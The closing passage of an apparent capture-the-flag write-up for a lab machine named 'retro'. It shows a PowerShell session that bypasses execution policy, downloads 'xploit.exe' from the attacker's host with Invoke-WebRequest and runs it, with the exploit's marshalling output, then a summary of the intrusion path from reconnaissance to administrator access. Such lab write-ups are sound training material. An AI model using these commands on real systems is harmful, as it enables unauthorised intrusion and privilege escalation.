


Upon execution, the exploit spawned another instance of **cmd** as **administrator**.


FreeRDP: 10.10.68.253
Command Prompt - powershell
PS C:\Users\Wade> powershell -ep bypass
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.
PS C:\Users\Wade> Invoke-WebRequest -Uri http://10.8.62.108:4444/xploit.exe -OutFile xploit.exe
PS C:\Users\Wade> .\xploit.exe
Building Library with path: script:C:\Users\Wade\run.sct
Found TLB name at offset 766
QI - Marshaller: {00000000-0000-0000-C000-000000000046} 0000029A73FB3BC0
Queried Success: 0000029A73FB3BC0
AddRef: 1
QI - Marshaller: {0000001B-0000-0000-C000-000000000046} 0000029A73FB3BC0
QI - Marshaller: {ECC8691B-C1DB-4DC0-855E-65F6C551AF49} 0000029A73FB3BC0
QI - Marshaller: {00000000-0000-0000-C000-000000000046} 0000029A73FB3BC0
Queried Success: 0000029A73FB3BC0
AddRef: 2
QI - Marshaller: {00000018-0000-0000-C000-000000000046} 0000029A73FB3BC0
QI - Marshaller: {334D391F-0E79-3B15-C9FF-EAC65DD07C42} 0000029A73FB3BC0
QI - Marshaller: {00000040-0000-0000-C000-000000000046} 0000029A73FB3BC0
QI - Marshaller: {334D391F-0E79-3B15-C9FF-EAC65DD07C42} 0000029A73FB3BC0
QI - Marshaller: {94EA2B94-E9CC-49E0-C0FF-EE64CA8F5B90} 0000029A73FB3BC0
QI - Marshaller: {334D391F-0E79-3B15-C9FF-EAC65DD07C42} 0000029A73FB3BC0
QI - Marshaller: {77DD1250-139C-2BC3-BD95-900ACED61BE5} 0000029A73FB3BC0
QI - Marshaller: {334D391F-0E79-3B15-C9FF-EAC65DD07C42} 0000029A73FB3BC0
QI - Marshaller: {BFD60505-5A1F-4E41-88BA-A6FB07202DA9} 0000029A73FB3BC0
QI - Marshaller: {334D391F-0E79-3B15-C9FF-EAC65DD07C42} 0000029A73FB3BC0
QI - Marshaller: {03FB5C57-D534-45F5-A1F4-D39556983875} 0000029A73FB3BC0
QI - Marshaller: {334D391F-0E79-3B15-C9FF-EAC65DD07C42} 0000029A73FB3BC0
QI - Marshaller: {2C258AE7-50DC-49FF-9D1D-2ECB9A52CDD7} 0000029A73FB3BC0
QI - Marshaller: {00000019-0000-0000-C000-000000000046} 0000029A73FB3BC0
QI - Marshaller: {4C1E39E1-E3E3-4296-AA86-EC938D896E92} 0000029A73FB3BC0
Release: 3
Opened Link \??\C: -> \Device\HarddiskVolume2\Users\Wade: 00000000000001BC
QI - Marshaller: {00000003-0000-0000-C000-000000000046} 0000029A73FB3DE0
Queried Success: 0000029A73FB3DE0
AddRef: 1
Release: 2
QI - Marshaller: {ECC8691B-C1DB-4DC0-855E-65F6C551AF49} 0000029A73FB3DE0
QI - Marshaller: {00000003-0000-0000-C000-000000000046} 0000029A73FB3DE0
Queried Success: 0000029A73FB3DE0
AddRef: 1
Marshal Interface: {00000000-0000-0000-C000-000000000046}
AddRef: 2
2:42 AM
11/8/2024



I captured the **root** flag from **Administrator's** Desktop.



CONCLUSION

Here's a brief summary of how I pwned **retro**:

- **nmap** scan revealed a webserver running on the target along with **rdp**.
- Directory fuzzing revealed a gaming blog page and a **login** panel.
- Further reconnaissance on the `/retro` revealed a potential username `Wade`. Files present on Wade's profile also revealed his password.
- I then tried these credentials with **rdp** and got a graphical access on the system.
- I captured the user flag from Desktop.
- I tried exploiting the bookmarked cve but it failed due to a bug.
- I then exploited the kernel and got **administrative** access.
- Finally I captured the root flag from **administrator's** desktop.

That's it from my side !
Until next time :)